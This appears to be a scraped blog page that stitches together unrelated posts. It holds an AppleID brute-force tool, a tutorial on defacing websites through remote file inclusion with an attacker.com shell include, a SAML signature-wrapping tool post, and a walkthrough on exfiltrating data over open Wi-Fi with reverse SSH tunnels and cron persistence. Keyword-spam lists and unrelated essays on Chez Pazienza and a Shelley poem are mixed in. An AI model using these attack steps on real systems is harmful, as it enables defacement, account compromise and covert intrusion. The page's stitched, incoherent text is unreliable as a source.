iCloudBrutter - AppleID Bruteforce

Posted on 10:02 PM by Tina


iCloudBrutter is a simple python (3.x) script to perform basic bruteforce attack againts AppleID.

Usage of iCloudBrutter for attacking targets without prior mutual consent is illegal. iCloudBrutter developer not responsible to any damage caused by iCloudBrutter.

Installation
$ git clone https://github.com/m4ll0k/iCloudBrutter.git
$ cd iCloudBrutter
$ pip3 install requests,urllib3,socks
$ python3 icloud.py


Related posts

DEFINATION OF HACKING

Posted on 10:00 PM by Tina

DEFINATION OF HACKING

Hacking is an attempt to exploit a  computer system vulnerabilities or a private network inside a computer to gain unauthorized acess.
Hacking is identifying and exploiting weakness in computer system and/ or computer networks for finding the vulnerability and loopholes.
Related news
  1. Hack Tools Pc
  2. Beginner Hacker Tools
  3. Pentest Tools Download
  4. Hacker Tools Windows
  5. Hack Tool Apk
  6. Pentest Tools Apk
  7. Tools 4 Hack
  8. Usb Pentest Tools
  9. Hacking Tools 2019
  10. Hacking Tools Kit
  11. Hacking Tools Mac
  12. Hacker Tools Software
  13. Hack App
  14. Hacking Tools For Beginners
  15. Hacking Tools Online

HOW TO DEFACE A WEBSITE USING REMOTE FILE INCLUSION (RFI)?

Remote File Inclusion (RFI) is a technique that allows the attacker to upload a malicious code or file on a website or server. The vulnerability exploits the different sort of validation checks in a website and can lead to code execution on server or code execution on the website. This time, I will be writing a simple tutorial on Remote File Inclusion and by the end of the tutorial, I suppose you will know what it is all about and may be able to deploy an attack.
RFI is a common vulnerability. All the website hacking is not exactly about SQL injection. Using RFI you can literally deface the websites, get access to the server and play almost anything with the server. Why it put a red alert to the websites, just because of that you only need to have your common sense and basic knowledge of PHP to execute malicious code. BASH might come handy as most of the servers today are hosted on Linux.

SO, HOW TO HACK A WEBSITE OR SERVER WITH RFI?

First of all, we need to find out an RFI vulnerable website. Let's see how we can find one.
As we know finding a vulnerability is the first step to hack a website or server. So, let's get started and simply go to Google and search for the following query.
inurl: "index.php?page=home"
At the place of home, you can also try some other pages like products, gallery and etc.
If you already a know RFI vulnerable website, then you don't need to find it through Google.
Once we have found it, let's move on to the next step. Let's see we have a following RFI vulnerable website.
http://target.com/index.php?page=home
As you can see, this website pulls documents stored in text format from the server and renders them as web pages. Now we can use PHP include function to pull them out. Let's see how it works.
http://target.com/index.php?page=http://attacker.com/maliciousScript.txt
I have included my malicious code txt URL at the place of home. You can use any shell for malicious scripts like c99, r57 or any other.
Now, if it's a really vulnerable website, then there would be 3 things that can happen.
  1. You might have noticed that the URL consisted of "page=home" had no extension, but I have included an extension in my URL, hence the site may give an error like 'failure to include maliciousScript.txt', this might happen as the site may be automatically adding the .txt extension to the pages stored in server.
  2. In case, it automatically appends something in the lines of .php then we have to use a null byte '' in order to avoid error.
  3. Successful execution.
As we get the successful execution of the code, we're good to go with the shell. Now we'll browse the shell for index.php. And will replace the file with our deface page.
Related links

A lot can go wrong when validating SAML messages. When auditing SAML endpoints, it's important to look out for vulnerabilities in the signature validation logic. XML Signature Wrapping (XSW) against SAML is an attack where manipulated SAML message is submitted in an attempt to make the endpoint validate the signed parts of the message -- which were correctly validated -- while processing a different attacker-generated part of the message as a way to extract the authentication statements. Because the attacker can arbitrarily forge SAML assertions which are accepted as valid by the vulnerable endpoint, the impact can be severe. [1,2,3]

Testing for XSW vulnerabilities in SAML endpoints can be a tedious process, as the auditor needs to not only know the details of the various XSW techniques, but also must handle a multitude of repetitive copy-and-paste tasks and apply the appropriate encoding onto each message. The latest revision of the XSW-Attacker module in our BurpSuite extension EsPReSSo helps to make this testing process easier, and even comes with a semi-automated mode. Read on to learn more about the new release! 

 SAML XSW-Attacker

After a signed SAML message has been intercepted using the Burp Proxy and shown in EsPReSSO, you can open the XSW-Attacker by navigating to the SAML tab and then the Attacker tab.  Select Signature Wrapping from the drop down menu, as shown in the screenshot below:


To simplify its use, the XSW-Attacker performs the attack in a two step process of initialization and execution, as reflected by its two tabs Init Attack and Execute Attack. The interface of the XSW-Attacker is depicted below.
XSW-Attacker overview

The Init Attack tab displays the current SAML message. To execute a signature wrapping attack, a payload needs to be configured in a way that values of the originally signed message are replaced with values of the attacker's choice. To do this, enter the value of a text-node you wish to replace in the Current value text-field. Insert the replacement value in the text-field labeled New value and click the Add button. Multiple values can be provided; however, all of which must be child nodes of the signed element. Valid substitution pairs and the corresponding XPath selectors are displayed in the Modifications Table. To delete an entry from the table, select the entry and press `Del`, or use the right-click menu.

Next, click the Generate vectors button - this will prepare the payloads accordingly and brings the Execute Attack tab to the front of the screen.

At the top of the Execute Attack tab, select one of the pre-generated payloads. The structure of the selected vector is explained in a shorthand syntax in the text area below the selector.
The text-area labeled Attack vector is editable and can be used to manually fine-tune the chosen payload if necessary. The button Pretty print opens up a syntax-highlighted overview of the current vector.
To submit the manipulated SAML response, use Burp's Forward button (or Go, while in the Repeater).

Automating XSW-Attacker with Burp Intruder

Burp's Intruder tool allows the sending of automated requests with varying payloads to a test target and analyzes the responses. EsPReSSO now includes a Payload Generator called XSW Payloads to facilitate when testing the XML processing endpoints for XSW vulnerabilities. The following paragraphs explain how to use the automated XSW attacker with a SAML response.

First, open an intercepted request in Burp's Intruder (e.g., by pressing `Ctrl+i`). For the attack type, select Sniper. Open the Intruder's Positions tab, clear all payload positions but the value of the XML message (the `SAMLResponse` parameter, in our example). Note: the XSW-Attacker can only handle XML messages that contain exactly one XML Signature.
Next, switch to the Payloads tab and for the Payload Type, select Extension-generated. From the newly added Select generator drop-down menu, choose XSW Payloads, as depicted in the screenshot below.


While still in the Payloads tab, disable the URL-encoding checkbox in the Payload Encoding section, since Burp Intruder deals with the encoding automatically and should suffice for most cases.
Click the Start Attack button and a new window will pop up. This window is shown below and is similar to the XSW Attacker's Init Attack tab.


Configure the payload as explained in the section above. In addition, a schema analyzer can be selected and checkboxes at the bottom of the window allow the tester to choose a specific encoding. However, for most cases the detected presets should be correct.

Click the Start Attack button and the Intruder will start sending each of the pre-generated vectors to the configured endpoint. Note that this may result in a huge number of outgoing requests. To make it easier to recognize the successful Signature Wrapping attacks, it is recommended to use the Intruder's Grep-Match functionality. As an example, consider adding the replacement values from the Modifications Table as a Grep-Match rule in the Intruder's Options tab. By doing so, a successful attack vector will be marked with a checkmark in the results table, if the response includes any of the configure grep rules.

Credits

EsPReSSO's XSW Attacker is based on the WS-Attacker [4] library by Christian Mainka and the original adoption for EsPReSSO has been implemented by Tim Günther.
Our students Nurullah Erinola, Nils Engelberts and David Herring did a great job improving the execution of XSW and implementing a much better UI.

---

[1] On Breaking SAML - Be Whoever You Want to Be
[2] Your Software at My Service
[3] Se­cu­ri­ty Ana­ly­sis of XAdES Va­li­da­ti­on in the CEF Di­gi­tal Si­gna­tu­re Ser­vices (DSS)
[4] WS-Attacker
More info


Often times I find unprotected wireless access points with unfettered access to the internet for research or guest access purposes. This is generally through an unauthenticated portal or a direct cable connection. When questioning the business units they explain a low value network, which is simply a internet pass thru separate from the internal network. This sounds reasonable and almost plausible however I usually explain the dangers of having company assets on an unprotected Wi-Fi and the dangers of client side exploits and MITM attacks. But there are a few other plausible scenarios one should be aware of that may scare you a bit more then the former discussion.

What about using OpenWifi as a backchannel data exfiltration medium?

An open Wi-Fi is a perfect data exfiltration medium for attackers to completely bypass egress filtering issues, DLP, proxy filtering issues and a whole bunch of other protection mechanisms in place to keep attackers from sending out shells and moving data between networks. This can easily be accomplished via dual homing your attack host utilizing multiple nic cards which are standard on almost all modern machines. Whether this is from physical access breach or via remote compromise the results can be deadly. Below are a few scenarios, which can lead to undetectable data exfiltration.


Scenario 1: (PwnPlug/Linux host with Wi-Fi adaptor)
The first useful scenario is when a physical perimeter has been breached and a small device from http://pwnieexpress.com/ known as a pwn-plug is installed into the target network or a linux host with a wireless card. I usually install pwn-plug's inside a closet or under a desk somewhere which is not visible and allows a network connection out to an attacker owned host. Typically its a good idea to label the small device as "IT property and Do Not Remove". This will keep a casual user from removing the device. However if there is network egress and proxy filtering present then our network connection may never reach a remote host. At this point your physical breach to gain network access to an impenetrable network perimeter will fail. Unless there happens to be an open cable Wi-Fi connection to an "inconsequential R&D network".

By simply attaching an Alpha card to the pwnplug you can connect to the R&D wireless network. You can then use this network as your outgoing connection and avoid corporate restrictions regarding outbound connections via metasploit or ssh. I have noticed that most clients these days are running heavy egress filtering and packet level protocol detection, which stops outbound connections. Rather then play the obfuscation game i prefer to bypass the restrictions all together using networks which have escaped corporate policy.

You can automate the following via a script if you wardrive the facility prior to entrance and gain insight into the open wireless network, or you can also configure the plug via serial connection on site provided you have time.

Connect to wifi:
ifconfig wlan0 up
iwconfig wlan0 essid [targetNetworkSSID]
dhclient wlan0

Run a reverse SSH tunnel:
ssh -R 3000:127.0.0.1:22 root@remoteHost.com

On the remote host you can retrieve your shell:
ssh -p 3000 User@localhost

Once you have authenticated with the pwnplug via your local host port forward you now have access into the internal network via an encrypted tunnel which will not be detected and fully bypass any corporate security restrictions. You can take this a bit further and setup some persistence in case the shell goes down.. This can be done via bash and nohup if you setup some ssh keys to handle authentication.. One example could be the following script:

Your bash script: 
#---------------------
#!/bin/bash
while true
do
 ssh -R 3000:127.0.0.1:22 root@remoteHost.com
 sleep 10
done
#---------------------

Run this with nohup like this:
nohup ./shell.sh &


Another simple way would be to setup a cron job to run a script with your ssh command on a specified interval for example every 5 minutes like so:

Cron job for every 5 minutes: 
*/5 * * * * /shell.sh


Scenario 2: (Remote Windows Compromise)
The second scenario is that of a compromised modern windows machine with a wireless card, this can be used to make a wireless connection outbound similar to the first scenario which will bypass restrictions by accessing an unrestricted network. As shown in "Vista Power Tools" paper written by Josh Wright you can use modern windows machines cards via the command line.
http://www.inguardians.com/pubs/Vista_Wireless_Power_Tools-Wright.pdf

Below are the commands to profile the networks and export a current profile then import a new profile for your target wireless network. Then from there you can connect and use that network to bypass corp restrictions provided that wireless network doesn't have its own restrictions.

Profile Victim machine and extract a wireless profile: 
netsh wlan show interfaces
netsh wlan show networks mode=bssid
netsh wlan show profiles
netsh wlan export profile name="CorpNetwork"

Then modify that profile to meet the requirements needed for the R&D network and import it into the victim machine.

Upload a new profile and connect to the network: 
netsh wlan add profile filename="R&D.xml"
netsh wlan show profiles
netsh wlan connect name="R&D"

If you check out Josh's excellent paper linked above you will also find ways of bridging between ethernet and wireless adaptors along with lots of other ideas and useful information.

I just got thinking the other day of ways to abuse so called guest or R&D networks and started writing down a few ideas based on scenarios which play out time and time again while penetration testing networks and running physical breach attacks. I hear all to often that a cable connection not linked to the corporate network is totally safe and I call bullshit on that.


Continue reading

  1. Hacking Tools Name
  2. Hacker Tools 2019
  3. Hacker Tool Kit
  4. Black Hat Hacker Tools
  5. Tools Used For Hacking
  6. Hacking Tools 2020
  7. Hacker Tools Apk
  8. Hacking Tools Windows
  9. Pentest Tools Find Subdomains
  10. Hacker
  11. Hack App
  12. Hacking Apps
  13. Hacking Tools Windows
  14. Hacker Tools For Mac
  15. Hacking Tools 2020
  16. Hacking Tools Name
  17. Android Hack Tools Github
  18. Hack Apps
  19. Pentest Tools Find Subdomains

The Last Sane Man In A World Gone Mad

Posted on 7:22 PM by Tina


The passing of The Daily Banter's Chez Pazienza is a great loss to journalism that few will ever know about. While The Banter, which he co-founded with Bob Cesca, is small potatoes compared to the Internet powerhouses of Buzzfeed, Salon, Vox, and The Huffington Post, he helped bring something to the online paper that is quickly become a dying practice: quality writing. In the obsessive desire for traffic and shares, otherwise reliable bastions of liberal thought have devolved into cheap listicles and sensationalist outrage blogging. It is a dumbing down of the Left comparable to what Rush Limbaugh and Sean Hannity did to the Right.

A lone auteur in a wilderness of mediocrity.

Chez was left-wing P.J. O'Rourke with a sharp scintilla of Hitch. He opposed nonsense and bullshit wherever he saw it, from the hourly insanity of President Trump, to the maddening political correctness on colleges, to the insipid humor of Jimmy Fallon, to the left-wing nihilists who refused to vote for Hillary, to the self-destructive madness of the Republican Party, and the inability of many liberals to be frank about critiquing Islam. I didn't always agree with Chez, nor did I always agree with Hitch, but what they held in common, for me, was their witty and no-holds-barred takes the latest news events. Their perspectives were always fresh, often sating my hunger for something savage, contrarian, and nuanced all in the same piece.

If there were an overriding theme to Chez's latest Banter writings, if one can be salvaged, it'd be that America is going further and further down the shithole of absurdity, with the only comforting reprieve being the ability to laugh in defiance like George C. Scott riding the nuclear bomb in the finale of Dr. Strangelove. Literary voices like Chez are a dying breed. Even The Washington Post and The New Republic are falling prey to the Buzzfeed effect. Gravitas on the guillotine.

In his death, however tragic, it can hoped that Chez'll receive the due recognition that he deserved in life. I could quote any number of passages from his long bibliography to give you an idea of what I'm taking about, but I think it most prescient, given the toddler-in-chief, that I quote from one of his more recent warnings about Trump, as he tried tirelessly to resist the normalization of this imbecile of a president in the media, a resistance that we need to continue,

"So the time for arguing amongst ourselves over petty outrages and miniscule transgressions is over. It has to be. We don't have the time for it anymore. Those closest to Trump's firing line within our diverse population will be counting on every single decent person in this country to take a stand for them and the only way we can do that is with a unified front and sheer numbers. Our voices have to be loud. Our anger has to be righteous and it needs to be seen and heard in everything from our politics and those who speak for us politically, to our music, to our art, to even, ironically, our comedy. We're already seeing our artists, creators, and thought leaders giving us a hint of what might be to come. And come it must. That's the voice of the resistance."


Further Reading

Chez Pazienza's Articles For The Daily Banter.
http://thedailybanter.com/author/chez-pazienza/

"In Memory Of Chez Pazienza, The Writer I Always Wished I Could Be."
 http://thedailybanter.com/2017/02/in-memory-of-chez-pazienza/


Bibliography

Pazienza, Chez. "Make America Rage Again." The Daily Banter, November 10, 2016. Web. http://thedailybanter.com/2016/11/make-america-rage-again/


Image assumed to be in the Public Domain



The following is a tragic tale about how valuable work of literature was rediscovered, and then undiscovered. This loss for the arts was not due purely to negligence or accident, but to a selfish violation to the memory of Percy Bysshe Shelley. Even if you don't read Shelley, you should, at the very least, be profoundly perturbed by the ways in which the wealthy claim exclusive ownership over our cultural history. Shelley was a victim of avaricious entitlement.


In 2010, The Guardian reported a finding the rocked the literary world. Daisy Hay, a Cambridge graduate, was snooping through the library, as most graduates do, and came across an old manuscript. It turns out that these writings were the unpublished memoirs of one Claire Clairmont, Byron's former lover and a friend of Percy Bysshe Shelley. In these memoirs, she described these two poets in no genial terms, calling them "monsters of lying, meanness, cruelty and treachery." Clairmont, who was at that point a Catholic, branded Byron and Shelley as worshipers of "free love", who ruined the lives of women. Clairmont had personal experience with this ruination, and good reason to be sour. Soon after getting her pregnant with Allegra (who died at age eight), Byron abandoned Clairmont, presumably because he was married to another woman at the time. For this, she labelled him, "a human tyger [sic] slaking his thirst for inflicting pain upon defenceless women" (Alberge).

The writings have proved to be a boon to historians and biographers everywhere, and has helped to increase our understanding of the relationship between Clairmont and the Shelley's. Imagine, however, if Hay decided to sell Clairmont's memoirs to the highest bidder with the new owner refusing to allow anyone else to read the memoirs except himself. Such an action would be rightfully denounced as a greedy theft of history, a selfish attempt to claim personal rights to our global cultural heritage. Distasteful though it may be to entertain such callous contempt for the ever fragile past, it isn't beyond the depravity of some human beings to do so. Daisy Hay was not such an entity. Quaritch Rare Books & Manuscripts, it appears, is.

Of course, when Quaritch sold the recently discovered "Poetical Essay" by Percy Bysshe Shelley, they may have assumed that the owner would be generous enough to share Shelley's words with the public. Though if so, then it would've certainly been little trouble to ask. They were careless, however, in hastily selling off the "Poetical Essay" to the one with the fattest wallet. Quaritch knew how valuable this piece of Shelley's was, (or at least they should have) yet they felt no responsibility to alert local historians? Shameful. I don't have to tell you the exact amount of money paid to Quaritch for selling the "Poetical Essay", except that it weighed about the same as the silver coins paid to Judas Iscariot.

The news of the "Poetical Essay's" rediscovery was the toast of The Guardian in 2006,

"The revelation in today's Times Literary Supplement that an early poem by the great Percy Bysshe Shelley has come to light, and is in the possession of a London bookseller, will cause even more excitement than most. This is a wonderful discovery: few Shelley scholars ever believed the poem, Poetical Essay, would resurface and some even doubted its existence. It is a fantastic chance to learn more about the political and poetic development of the young Shelley," (O'Brien).

However, four years later, the same year, mind you, that Daisy Hay found Clairmont's memoirs, the "Poetical Essay" had vanished once more from the public eye. Michael Rosen noted that the poem in it's entirety was never made available, the reason being that only three people had read it: owner at Quaritch, the person who bought the poem, and some lucky professor by the name of Henry R Woudhuysen. The new owner, apparently, isn't interested in letting any of us peasants read his new treasure. More odd to Rosen, though, was the lack of outrage over the whole scandal, "we were approaching the fourth anniversary of the rediscovery of Shelley's "Poetical Essay" and that we, the public, were no nearer to reading it." (The Guardian) Rosen succinctly expresses his anger well in this paragraph,

"First of all, I would like the poem to be available to read by anyone who is interested. I believe that should have happened the moment it was rediscovered. Secondly, I want to know why Professor Woudhuysen was given the right to look at the poem, but no one else was. Thirdly, I want to know why this situation doesn't seem to bother anyone in the great republic of letters, least of all that guardian of literary precision and exactitude, the TLS. Isn't it an outrage, that a long dead, great writer's work can be hidden away in its owner's drawer?"

Rosen is completely correct here, "Owning manuscripts is one thing: owning the contents is quite another." Copyright laws back him up, too. In general, works fall into public domain 70 years after the death of the creator. This has recently been stalled in the United States by corporations such as Disney, but that's a discussion for another time. What matters, for the moment, is that Shelley's "Poetical Essay" was written in 1811, well past due any claims to copyright. Thus, the "Poetical Essay" is in the public domain, meaning: it belongs to us, the public. We, collectively, have a right to the contents of Shelley's essay, and it is illegal, let me repeat, illegal for the current owner to claim otherwise. There should be a manhunt for this shrewd, elitist coward, I want a subpoena for his arrest. Quaritch should be, at the very least, fined for their blatant carelessness with such a historical artifact. Their hands aren't clean in this affair. They are complicit, in every sense of the word.

So just what was Shelley's "Poetical Essay" all about? It is an anti-militarist piece, written in defense of Peter Finnerty, a critic of Britian's suppression of an Irish revolt, who was later imprisoned for speaking out. Paul O'Brien gave the poem background upon its discovery,

"But his first and defining political campaign was about Irish religious and political freedom - and it is here where the discovery of Poetical Essay is most relevant. Shelley published it in support of Peter Finnerty, the Irish journalist jailed for libelling Viscount Castlereagh, the Anglo-Irish politician who was sent to Ireland in 1797 to crush the United Irishmen rebelling against British rule. Castlereagh's brutality made him the most hated man in Ireland. Shelley was a professed admirer of the United Irishmen, and the events and personalities of the 1798 rebellion were crucial to his political and intellectual development. His abiding hatred for Castlereagh was venomously expressed in the Mask of Anarchy:

"I met murder on the way -
He had a mask like Castlereagh -
Very smooth he looked, yet grim;
Seven bloodhounds followed him

"Finnerty was the editor of the Dublin newspaper the Press and a man of great courage. He was indicted for an article which denounced the actions of Castlereagh, found guilty of sedition, imprisoned for two years and sentenced to stand for an hour in the pillory in Green Street in Dublin. Shelley, then a young undergraduate at Oxford University, was eager to show support for Finnerty. He placed an advertisement in the Oxford Herald announcing the new work, a Poetical Essay, "for assisting to maintain in prison Mr Peter Finnerty", for sale "price two shillings" (The Guardian).

This showed great courage on Shelley's part (though his relations with women may be another matter), and made me think of another great poet who wrote on behalf of Irish suffering, William Butler Yeats. A fragment of Shelley's "Poetical Essay" has made its way into public. It's sharp and rhythmic, certainly, but what I want is meat, when we've been fed only the bone. Regardless, take it away, Shelley.

"Millions to fight compell'd, to fight or die
In mangled heaps on War's red altar lie . . .
When legal murders swell the lists of pride;
When glory's views the titled idiot guide.
* * *
Man must assert his native rights, must say
We take from Monarchs' hand the granted sway;
Oppressive law no more shall power retain,
Peace, love, and concord, once shall rule again,
And heal the anguish of a suffering world;
Then, then shall things which now confusedly hurled,
Seem Chaos, be resolved to order's sway,
And error's night be turned to virtue's day."


Bibliography

Alberge, Dalya. "Byron's lover takes revenge from beyond the grave." The Guardian, March 27, 2010. Web. http://www.theguardian.com/books/2010/mar/28/byron-and-shelley-were-monsters

O'Brien, Paul. "Prophet of the revolution." The Guardian, July 14, 2006. Web. http://www.theguardian.com/books/2006/jul/14/poetry.comment

Rosen, Michael. "Owning manuscripts is one thing: owning the contents is quite another." The Guardian, July 23, 2010. Web. http://www.theguardian.com/books/booksblog/2010/jul/23/owning-manuscripts-owning-contents